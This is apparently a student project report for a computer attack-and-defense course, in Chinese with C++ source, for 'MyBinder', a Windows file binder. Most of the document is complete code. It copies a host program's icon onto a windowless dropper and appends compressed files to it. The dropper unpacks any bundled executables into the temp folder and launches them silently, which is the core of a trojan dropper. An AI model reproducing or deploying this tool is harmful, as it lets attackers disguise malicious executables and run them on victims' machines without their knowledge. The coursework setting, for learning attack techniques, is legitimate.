The Attack and Defense of Computers

Project 1

MyBinder

組別：27組

組員： 101502515郭泰麟 101502518潘照霖

101502519黃楷棋 101502520黃瑞安 101502521李樸

程式碼 2~24

實作說明 25~26

使用到的技術 27

程式碼

Main.cpp 3~18

myPutter.cpp 19~21

appender.cpp 22

MyFile.h 23~24

Main.cpp

#include <iostream>

#include <fstream>

#include <dirent.h>

#include <string.h>

#include <stdlib.h>

#include <stdio.h>

#include <limits.h>

#include <windows.h>

#include "MyFile.h"

#include <olectl.h>

#include <fcntl.h>

#include <io.h>

// Source http://www.zlib.net/

// Comiled by myself

#include "zlib.h"

#include "zconf.h"

#define DEBUG 0 // isolate appendent data for debug

using namespace std;

#pragma pack(push, 2)

typedef struct {

WORD Reserved1; // reserved, must be 0

WORD ResourceType; // type is 1 for icons

WORD ImageCount; // number of icons in structure (1)

BYTE Width; // icon width (32)

BYTE Height; // icon height (32)

BYTE Colors; // colors (0 means more than 8 bits per pixel)

BYTE Reserved2; // reserved, must be 0

WORD Planes; // color planes

WORD BitsPerPixel; // bit depth

DWORD ImageSize; // size of structure

WORD ResourceID; // resource ID

} GROUPICON;

#pragma pack(pop)

// Source http://stackoverflow.com/questions/27202883/updateresource-call-for-setting-windows-icon-ico-not-working-consistently

void setIcon(char\* IconFile, char\* ExecutableFile)

{

HANDLE hWhere = BeginUpdateResource(ExecutableFile, FALSE);

char \*buffer; // buffer to store raw icon data

long buffersize; // length of buffer

int hFile; // file handle

hFile = open(IconFile, O\_RDONLY | O\_BINARY);

if (hFile == -1)

return; // if file doesn't exist, can't be opened etc.

// calculate buffer length and load file into buffer

buffersize = filelength(hFile);

buffer = (char \*)malloc(buffersize);

read(hFile, buffer, buffersize);

close(hFile);

UpdateResource(

hWhere, // Handle to executable

RT\_ICON, // Resource type - icon

MAKEINTRESOURCE(1), // Make the id 1

MAKELANGID(LANG\_ENGLISH,

SUBLANG\_DEFAULT), // Default language

(buffer+22),

// skip the first 22 bytes because this is the

// icon header&directory entry (if the file

// contains multiple images the directory entries

// will be larger than 22 bytes

buffersize-22 // length of buffer

);

// Again, we use this structure for educational purposes.

// The icon header and directory entries can be read from

// the file.

GROUPICON grData;

// This is the header

grData.Reserved1 = 0; // reserved, must be 0

grData.ResourceType = 1; // type is 1 for icons

grData.ImageCount = 1; // number of icons in structure (1)

// This is the directory entry

grData.Width = 32; // icon width (32)

grData.Height = 32; // icon height (32)

grData.Colors = 0; // colors (256)

grData.Reserved2 = 0; // reserved, must be 0

grData.Planes = 2; // color planes

grData.BitsPerPixel = 32; // bit depth

grData.ImageSize = buffersize - 22; // size of image

grData.ResourceID = 1; // resource ID is 1

UpdateResource(

hWhere,

RT\_GROUP\_ICON,

// RT\_GROUP\_ICON resources contain information

// about stored icons

"MAINICON",

// MAINICON contains information about the

// application's displayed icon

MAKELANGID(LANG\_ENGLISH, SUBLANG\_DEFAULT),

&grData,

// Pointer to this structure

sizeof(GROUPICON)

);

delete buffer; // free memory

// Perform the update, don't discard changes

EndUpdateResource(hWhere, FALSE);

}

int saveIcon(TCHAR\* filename, TCHAR\* iconFile);

BOOL SaveIcon3(TCHAR \*szIconFile, HICON hIcon[], int nNumIcons);

bool extract\_putter(char\* self\_path, string dst\_file)

{

// extract myPutter appended by appender.exe to dst\_file

ifstream fin(self\_path, ios::in | ios::binary);

int size;

fin.seekg(-4, fin.end);

// cout << fin.tellg() << endl;

fin.read((char\*)&size, sizeof(size));

cout << "size of myPutter: " << size << endl;

fin.seekg(-(size+4), ios::cur); // move file pointer back to myputter's head

cout << "fin.tellg: " << fin.tellg() << endl;

ofstream fout(dst\_file.c\_str(), ios::out | ios::binary); // writer of myputter

char\* buffer = new char[size+1];

fin.read(buffer, size); // simple read and write

fout.write(buffer, size);

fout.close();

fin.close();

delete [] buffer;

}

string get\_temp\_folder() // Use windows API to get %Temp% absolutly path

{

char buf[MAX\_PATH];

if (GetTempPath (MAX\_PATH, buf) == 0)

{

cout << "error\n";

return "";

}

string tmp\_folder = buf;

return tmp\_folder;

}

int main(int argc, char\*\* argv)

{

if(argc < 3)

{

cout << "too few args\n";

return -1;

}

string icon\_path;

string target = argv[1]; // host file path

target += "\\";

target += argv[3];

int IconCount = ExtractIconEx(target.c\_str(), -1, NULL,NULL, 0);

if(IconCount >= 1)

{

HICON\* hIcons = new HICON[1];

ExtractIconEx(target.c\_str(), 0, hIcons, NULL, 1);

cout << hIcons[0] << endl;

icon\_path = get\_temp\_folder();

if(icon\_path.length() == 0)

return -1;

icon\_path += "\\";

icon\_path += argv[3];

icon\_path += ".ico";

// Extract host file icon to temp folder

SaveIcon3((char\*)icon\_path.c\_str(), hIcons, 1);

}

cout << "count: " << IconCount << endl;

char\* src\_folder = argv[1];

string dst\_folder = argv[2];

string dst\_file = dst\_folder + "\\" + argv[3];

extract\_putter(argv[0], dst\_file); // Step1

// Set icon in temp folder which just extracted to myPutter

setIcon((char\*)icon\_path.c\_str(), (char\*)dst\_file.c\_str());

// Emulator for all files in src folder

DIR \*dir;

struct dirent \*ent;

ofstream fout(dst\_file.c\_str(), ios::out | ios::app | ios::ate | ios::binary);

ofstream fout2;

if(DEBUG)

fout2.open("output.dat", ios::out | ios::binary);

int output\_size = fout.tellp();

if ((dir = opendir (src\_folder)) != NULL) {

/\* print all the files and directories within directory \*/

while ((ent = readdir (dir)) != NULL) {

string fp(src\_folder);

if(strcmp(ent->d\_name, ".") == 0 || strcmp(ent->d\_name, "..") == 0) // is self folder or parent folder?

continue;

fp += "\\";

fp += ent->d\_name;

// Reading file

ifstream fin(fp.c\_str(), ios::in | ios::binary);

MyFile a;

// Set filename

a.filename = new char[strlen(ent->d\_name+1)];

a.filename = (ent->d\_name);

// Get file size

fin.seekg(0, fin.end);

int length = fin.tellg();

fin.seekg(0, fin.beg);

// Prepare buffer to compress file content

char\* source\_buffer = new char[length+1];

char\* dst\_buffer = new char[length+1];

cout << "before compress: " << length << endl;

fin.read(source\_buffer, length);

int new\_length = length;

if(compress((Bytef\*)dst\_buffer, (uLongf\*)&new\_length, (Bytef\*)source\_buffer, (uLongf)length) != Z\_OK)

{

cout << "error while compress file: " << a.filename << endl;

break;

}

cout << "after compress: " << new\_length << endl;

// set myfile data with comporess data

a.data = dst\_buffer;

a.length = new\_length;

a.origin\_length = length;

fout << a;

if(DEBUG)

fout2 << a;

// Release memory

delete [] source\_buffer;

delete [] dst\_buffer;

fin.close();

}

closedir (dir);

} else {

/\* could not open directory \*/

perror ("could not open directory");

return -1;

}

output\_size = fout.tellp() - output\_size;

cout <<"appendent data size: " << output\_size << endl;

fout.write((char\*)&output\_size, sizeof(output\_size));

if(DEBUG)

fout2.write((char\*)&output\_size, sizeof(output\_size));

fout.close();

if(DEBUG)

fout2.close();

return 0;

}

//

// ICONS (.ICO type 1) are structured like this:

//

// ICONHEADER (just 1)

// ICONDIR [1...n] (an array, 1 for each image)

// [BITMAPINFOHEADER+COLOR\_BITS+MASK\_BITS] [1...n] (1 after the other, for each image)

//

// CURSORS (.ICO type 2) are identical in structure, but use

// two monochrome bitmaps (real XOR and AND masks, this time).

//

typedef struct

{

WORD idReserved; // must be 0

WORD idType; // 1 = ICON, 2 = CURSOR

WORD idCount; // number of images (and ICONDIRs)

// ICONDIR [1...n]

// ICONIMAGE [1...n]

} ICONHEADER;

//

// An array of ICONDIRs immediately follow the ICONHEADER

//

typedef struct

{

BYTE bWidth;

BYTE bHeight;

BYTE bColorCount;

BYTE bReserved;

WORD wPlanes; // for cursors, this field = wXHotSpot

WORD wBitCount; // for cursors, this field = wYHotSpot

DWORD dwBytesInRes;

DWORD dwImageOffset; // file-offset to the start of ICONIMAGE

} ICONDIR2;

//

// After the ICONDIRs follow the ICONIMAGE structures -

// consisting of a BITMAPINFOHEADER, (optional) RGBQUAD array, then

// the color and mask bitmap bits (all packed together

//

typedef struct

{

BITMAPINFOHEADER biHeader; // header for color bitmap (no mask header)

//RGBQUAD rgbColors[1...n];

//BYTE bXOR[1]; // DIB bits for color bitmap

//BYTE bAND[1]; // DIB bits for mask bitmap

} ICONIMAGE;

//

// Write the ICO header to disk

//

static UINT WriteIconHeader(HANDLE hFile, int nImages)

{

ICONHEADER iconheader;

DWORD nWritten;

// Setup the icon header

iconheader.idReserved = 0; // Must be 0

iconheader.idType = 1; // Type 1 = ICON (type 2 = CURSOR)

iconheader.idCount = nImages; // number of ICONDIRs

// Write the header to disk

WriteFile( hFile, &iconheader, sizeof(iconheader), &nWritten, 0);

// following ICONHEADER is a series of ICONDIR structures (idCount of them, in fact)

return nWritten;

}

//

// Return the number of BYTES the bitmap will take ON DISK

//

static UINT NumBitmapBytes(BITMAP \*pBitmap)

{

int nWidthBytes = pBitmap->bmWidthBytes;

// bitmap scanlines MUST be a multiple of 4 bytes when stored

// inside a bitmap resource, so round up if necessary

if(nWidthBytes & 3)

nWidthBytes = (nWidthBytes + 4) & ~3;

return nWidthBytes \* pBitmap->bmHeight;

}

//

// Return number of bytes written

//

static UINT WriteIconImageHeader(HANDLE hFile, BITMAP \*pbmpColor, BITMAP \*pbmpMask)

{

BITMAPINFOHEADER biHeader;

DWORD nWritten;

UINT nImageBytes;

// calculate how much space the COLOR and MASK bitmaps take

nImageBytes = NumBitmapBytes(pbmpColor) + NumBitmapBytes(pbmpMask);

// write the ICONIMAGE to disk (first the BITMAPINFOHEADER)

ZeroMemory(&biHeader, sizeof(biHeader));

// Fill in only those fields that are necessary

biHeader.biSize = sizeof(biHeader);

biHeader.biWidth = pbmpColor->bmWidth;

biHeader.biHeight = pbmpColor->bmHeight \* 2; // height of color+mono

biHeader.biPlanes = pbmpColor->bmPlanes;

biHeader.biBitCount = pbmpColor->bmBitsPixel;

biHeader.biSizeImage = nImageBytes;

// write the BITMAPINFOHEADER

WriteFile(hFile, &biHeader, sizeof(biHeader), &nWritten, 0);

// write the RGBQUAD color table (for 16 and 256 colour icons)

if(pbmpColor->bmBitsPixel == 2 || pbmpColor->bmBitsPixel == 8)

{

}

return nWritten;

}

//

// Wrapper around GetIconInfo and GetObject(BITMAP)

//

static BOOL GetIconBitmapInfo(HICON hIcon, ICONINFO \*pIconInfo, BITMAP \*pbmpColor, BITMAP \*pbmpMask)

{

if(!GetIconInfo(hIcon, pIconInfo))

return FALSE;

if(!GetObject(pIconInfo->hbmColor, sizeof(BITMAP), pbmpColor))

return FALSE;

if(!GetObject(pIconInfo->hbmMask, sizeof(BITMAP), pbmpMask))

return FALSE;

return TRUE;

}

//

// Write one icon directory entry - specify the index of the image

//

static UINT WriteIconDirectoryEntry(HANDLE hFile, int nIdx, HICON hIcon, UINT nImageOffset)

{

ICONINFO iconInfo;

ICONDIR2 iconDir;

BITMAP bmpColor;

BITMAP bmpMask;

DWORD nWritten;

UINT nColorCount;

UINT nImageBytes;

GetIconBitmapInfo(hIcon, &iconInfo, &bmpColor, &bmpMask);

nImageBytes = NumBitmapBytes(&bmpColor) + NumBitmapBytes(&bmpMask);

if(bmpColor.bmBitsPixel >= 8)

nColorCount = 0;

else

nColorCount = 1 << (bmpColor.bmBitsPixel \* bmpColor.bmPlanes);

// Create the ICONDIR structure

iconDir.bWidth = (BYTE)bmpColor.bmWidth;

iconDir.bHeight = (BYTE)bmpColor.bmHeight;

iconDir.bColorCount = nColorCount;

iconDir.bReserved = 0;

iconDir.wPlanes = bmpColor.bmPlanes;

iconDir.wBitCount = bmpColor.bmBitsPixel;

iconDir.dwBytesInRes = sizeof(BITMAPINFOHEADER) + nImageBytes;

iconDir.dwImageOffset = nImageOffset;

// Write to disk

WriteFile(hFile, &iconDir, sizeof(iconDir), &nWritten, 0);

// Free resources

DeleteObject(iconInfo.hbmColor);

DeleteObject(iconInfo.hbmMask);

return nWritten;

}

static UINT WriteIconData(HANDLE hFile, HBITMAP hBitmap)

{

BITMAP bmp;

int i;

BYTE \* pIconData;

UINT nBitmapBytes;

DWORD nWritten;

GetObject(hBitmap, sizeof(BITMAP), &bmp);

nBitmapBytes = NumBitmapBytes(&bmp);

pIconData = (BYTE \*)malloc(nBitmapBytes);

GetBitmapBits(hBitmap, nBitmapBytes, pIconData);

// bitmaps are stored inverted (vertically) when on disk..

// so write out each line in turn, starting at the bottom + working

// towards the top of the bitmap. Also, the bitmaps are stored in packed

// in memory - scanlines are NOT 32bit aligned, just 1-after-the-other

for(i = bmp.bmHeight - 1; i >= 0; i--)

{

// Write the bitmap scanline

WriteFile(

hFile,

pIconData + (i \* bmp.bmWidthBytes), // calculate offset to the line

bmp.bmWidthBytes, // 1 line of BYTES

&nWritten,

0);

// extend to a 32bit boundary (in the file) if necessary

if(bmp.bmWidthBytes & 3)

{

DWORD padding = 0;

WriteFile(hFile, &padding, 4 - bmp.bmWidthBytes, &nWritten, 0);

}

}

free(pIconData);

return nBitmapBytes;

}

// Source http://www.cnblogs.com/devc/p/3423750.html

//

// Create a .ICO file, using the specified array of HICON images

//

BOOL SaveIcon3(TCHAR \*szIconFile, HICON hIcon[], int nNumIcons)

{

HANDLE hFile;

int i;

int \* pImageOffset;

if(hIcon == 0 || nNumIcons < 1)

return FALSE;

// Save icon to disk:

hFile = CreateFile(szIconFile, GENERIC\_WRITE, 0, 0, CREATE\_ALWAYS, 0, 0);

if(hFile == INVALID\_HANDLE\_VALUE)

return FALSE;

//

// Write the iconheader first of all

//

WriteIconHeader(hFile, nNumIcons);

//

// Leave space for the IconDir entries

//

SetFilePointer(hFile, sizeof(ICONDIR2) \* nNumIcons, 0, FILE\_CURRENT);

pImageOffset = (int \*)malloc(nNumIcons \* sizeof(int));

//

// Now write the actual icon images!

//

for(i = 0; i < nNumIcons; i++)

{

ICONINFO iconInfo;

BITMAP bmpColor, bmpMask;

GetIconBitmapInfo(hIcon[i], &iconInfo, &bmpColor, &bmpMask);

// record the file-offset of the icon image for when we write the icon directories

pImageOffset[i] = SetFilePointer(hFile, 0, 0, FILE\_CURRENT);

// bitmapinfoheader + colortable

WriteIconImageHeader(hFile, &bmpColor, &bmpMask);

// color and mask bitmaps

WriteIconData(hFile, iconInfo.hbmColor);

WriteIconData(hFile, iconInfo.hbmMask);

DeleteObject(iconInfo.hbmColor);

DeleteObject(iconInfo.hbmMask);

}

//

// Lastly, skip back and write the icon directories.

//

SetFilePointer(hFile, sizeof(ICONHEADER), 0, FILE\_BEGIN);

for(i = 0; i < nNumIcons; i++)

{

WriteIconDirectoryEntry(hFile, i, hIcon[i], pImageOffset[i]);

}

free(pImageOffset);

// finished!

CloseHandle(hFile);

return TRUE;

}

myPutter.cpp

#include <iostream>

#include <fstream>

#include <dirent.h>

#include <string.h>

#include <stdlib.h>

#include <stdio.h>

#include <limits.h>

#include <windows.h>

#include "MyFile.h"

#include "zlib.h"

#include "zconf.h"

#define DEBUG 0

using namespace std;

/\*\*

Compile with subsystem windows avoid show console

so stdout can't be seen only if you redirect the stdout to file

Ex. run cmd: myPutter.exe > log.txt

\*\*/

int main(int argc, char\*\* argv)

{

char buf[MAX\_PATH];

if (GetTempPath (MAX\_PATH, buf) == 0)

{

cout << "error\n";

return -1;

}

ifstream fin(argv[0], ios::in | ios::binary);

int size;

fin.seekg(-4, fin.end);

if(DEBUG)

cout << fin.tellg() << endl;

fin.read((char\*)&size, sizeof(size));

if(DEBUG)

cout << "size: " << size << endl;

// set file pointer to appendent data's head

fin.seekg(-(size+4), ios::cur);

if(DEBUG)

cout << "fin.tellg: " << fin.tellg() << endl;

MyFile a;

while(fin >> a)

{

if(DEBUG)

{

cout << a.filename << endl;

cout << "compressed length: " << a.length << endl;

}

string tmp\_file = buf;

bool exe = false;

ofstream fout;

if(a.filename.length() >= 3 && a.filename.substr(a.filename.length() - 3).compare("exe") == 0)

{

// is a exe file, write to temp folder

tmp\_file += a.filename;

exe = true;

fout.open(tmp\_file.c\_str(), ios::out | ios::binary);

}

else

{

fout.open(a.filename.c\_str(), ios::out | ios::binary);

}

char\* dst\_buffer = new char[a.origin\_length+1];

int new\_length = a.origin\_length;

uncompress((Bytef\*)dst\_buffer, (uLongf\*)&new\_length, (Bytef\*)a.data, a.length);

fout.write(dst\_buffer, new\_length);

fout.close();

if(exe)

{

if(DEBUG)

cout << "executing: " << tmp\_file << endl;

HINSTANCE hReturnCode=ShellExecute(NULL, "open", tmp\_file.c\_str(), NULL, NULL, SW\_SHOWNORMAL);

}

}

return 0;

}

appender.cpp

#include <iostream>

#include <fstream>

#include <dirent.h>

#include <string.h>

#include <stdlib.h>

#include <stdio.h>

#include <limits.h>

#include <windows.h>

using namespace std;

int main(int argc, char\*\* argv)

{

if(argc < 3)

{

cout << "USAGE: appender.exe a, b\nappend content of a to tail of b\n";

return -1;

}

ifstream fin(argv[1], ios::in | ios::binary);

ofstream fout(argv[2], ios::out | ios::app | ios::ate | ios::binary);

// get source file size

fin.seekg(0, ios::end);

int length = fin.tellg();

fin.seekg(0, ios::beg);

// prepare buffer

char buffer[length+1];

// just append

fin.read(buffer, length);

fout.write(buffer, length);

fout.write((char\*)&length, sizeof(length));

fin.close();

fout.close();

}

MyFile.h

#ifndef MYFILE\_H

#define MYFILE\_H

#include <fstream>

#include <iostream>

#include <limits.h>

using namespace std;

class MyFile

{

public:

MyFile();

virtual ~MyFile();

char\* data;

string filename;

int length;

int origin\_length;

// Insertion operator

friend std::ostream& operator<<(std::ostream& os, const MyFile& s)

{

// write out individual members of s with an end of line between each one

os << s.filename << '\n';

os << s.length << '\n';

os << s.origin\_length << '\n';

os.write(s.data, s.length);

return os;

}

// Extraction operator

friend std::istream& operator>>(std::istream& is, MyFile& s)

{

getline(is, s.filename);

// read in individual members of s

is >> s.length;

is >> s.origin\_length;

std::cout << s.filename << std::endl;

is.get();

if(s.data != 0)

delete [] s.data;

s.data = new char[s.length];

is.read(s.data, s.length);

return is;

}

protected:

private:

};

#endif // MYFILE\_H

實作說明

make.bat


編譯main.cpp成myBinder.exe

編譯myPutter.cpp，並將預設圖示資源my.rc一起編譯成myPutter.exe

編譯appender.cpp成appender.exe

執行appender.exe myPutter.exe myBinder.exe (將myPutter.exe附加在


myBinder.exe底下)



appender.exe

main():

取得參數1長度，將參數1與其長度依序寫在參數2之後，使得執行參數2後會再執行參數1



myBinder.exe (main.cpp)

main():

Step1

將讀到hostFile的圖示存入Windows的暫存資料夾

Step2

將putter檔寫入dstFolder extract\_putter()


查看putter檔末4 bytes取得檔案大小，將putter檔存入變數buffer，再寫入dstFolder

Step3

將putter檔的圖示設置為Step1儲存的圖示

Step4

分別讀入srcFolder每一個資料檔與執行檔，將其資訊存入物件MyFile並壓縮，並把物件的資訊續寫在putter檔與output.dat之後



myPutter.exe

main()

Step1

讀取自身末4bits，取得總資料長度後，找到第一個寫入putter檔的位址

Step2

解壓縮每一個檔案並判斷是否為執行檔，是則將檔案寫入Windows的暫存資料夾並執行，否則將檔案寫入dstFolder

使用到的技術

zlib：<http://www.zlib.net/>

setIcon ()：<http://stackoverflow.com/questions/27202883/updateresource-call-for-setting-windows-icon-ico-not-working-consistently>

SaveIcon3()：<http://www.cnblogs.com/devc/p/3423750.html>